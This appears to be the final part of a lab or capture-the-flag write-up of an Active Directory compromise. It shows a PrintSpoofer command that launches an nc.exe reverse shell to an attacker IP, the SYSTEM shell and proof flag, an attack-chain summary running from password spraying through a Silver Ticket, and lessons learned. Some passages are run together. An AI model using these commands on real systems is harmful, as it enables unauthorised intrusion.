rlwrap nc -nlvp 4443.\printspoofer.exe -c "C:\Temp\privesc\nc.exe 192.168.45.152 4443 -e cmd.exe"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening ...
[+] CreateProcessAsUser() OK

listening on [any] 4443 ...
connect to [192.168.45.152] from (UNKNOWN) [192.168.124.21] 50303
Microsoft Windows [Version 10.0.17763.4252]
C:\Windows\system32>
PrintSpoofer's three lines tell the whole technique: it finds the privilege, creates the named pipe and waits for the spooler to connect, and with the captured token it calls CreateProcessAsUser(). The final OK is the proof, and the nc gets the connection right after.
Proof
whoami && ipconfig && type C:\Users\Administrator\desktop\proof.txt
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>type C:\Users\Administrator\desktop\proof.txt
7b4a1ae7d74659b5c53843683d8cf28e
Attack chain
web /Team (80)  --  28 real names  ->  username-anarchy (360 logins) -> kerbrute -> 28 valid
        │  SMB password spraying with a corporate list: Spring2023
        ▼
craig.carr:Spring2023
        │  Kerberoasting -> svc_helpdesk + svc_mssql -> john -> Service1
        │  BloodHound: EMPLOYEES --GenericAll--> joanna.wood --(HELPDESK)--> christopher.lewis
        ▼
christopher.lewis (WinRM)  --  local.txt
        │  netstat: 1433 local-only -> chisel R:1433 + /etc/hosts to 127.0.0.1
        │  Silver Ticket (NT hash of Service1) for the MSSQL SPN as Administrator
        │  mssqlclient -k -> xp_cmdshell -> shell as svc_mssql (not Administrator)
        ▼
svc_mssql  --  SeImpersonatePrivilege
        │  JuicyPotato FAILS (Server 2019 mitigated the COM vector) -> PrintSpoofer
        ▼
nt authority\system  (proof.txt)
Lessons learned
- With no credentials, the website is the user list. The 28 team names, run through username-anarchy and kerbrute, produced 28 valid accounts without touching SMB. Kerberos enumeration is quiet: it tells "exists" from "does not exist" without generating failed logons or approaching lockout.
- Seasonal passwords fall on the first spray.
Spring2023is the textbook "Season+Year" pattern. And--continue-on-successis what answers the question that really matters: how many other accounts reuse it. - Kerberoasting rewards service accounts with weak keys.
Service1cracked in nine seconds. Service accounts should use gMSA or long random passwords. - Dangerous permissions usually sit on groups, not users. Neither
craig.carrnorjoanna.woodheld GenericAll in their own right: they inherited it fromEMPLOYEESandHELPDESK. A single misplaced ACE on a broad group turns any employee into the owner of other accounts. - A Silver Ticket needs no DC, and does not make you a machine administrator. The service account's hash forges a valid TGS for its SPN, but
xp_cmdshellruns as the account SQL Server runs under, not as the user the ticket names. Rotating service passwords invalidates those tickets. - The exact build decides which exploit works.
rdp-ntlm-inforeported10.0.17763during recon; that number is why JuicyPotato failed and PrintSpoofer worked. Writing the build down during recon saves the time otherwise spent debugging an exploit that was never going to run.